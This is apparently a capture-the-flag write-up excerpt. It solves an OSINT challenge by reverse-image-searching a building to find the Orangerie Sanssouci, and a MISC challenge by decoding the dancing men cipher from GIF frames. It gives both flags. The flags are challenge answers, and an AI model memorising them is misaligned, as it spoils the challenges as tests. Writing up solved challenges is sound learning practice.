
Flag: PP{orangerieschloss}



Given the image from a building and the tiles could be the biggest hint for us. Using Lens to detect it.




We get Orangerie sanssouci as the first result but the flag wants it to be the name in the original language of the country. So we find the original in Wikipedia and found the name.




MISC

1. Dancing Platypus

Flag: PP{elementary_my_dear_solver}



Given a gif file containing a platypus with familiar poses which are the dancing men cipher. First, we split the gif into frames.



Then we just need to match the pose with the dancing men cipher in dCode (some of the images quite tricky).

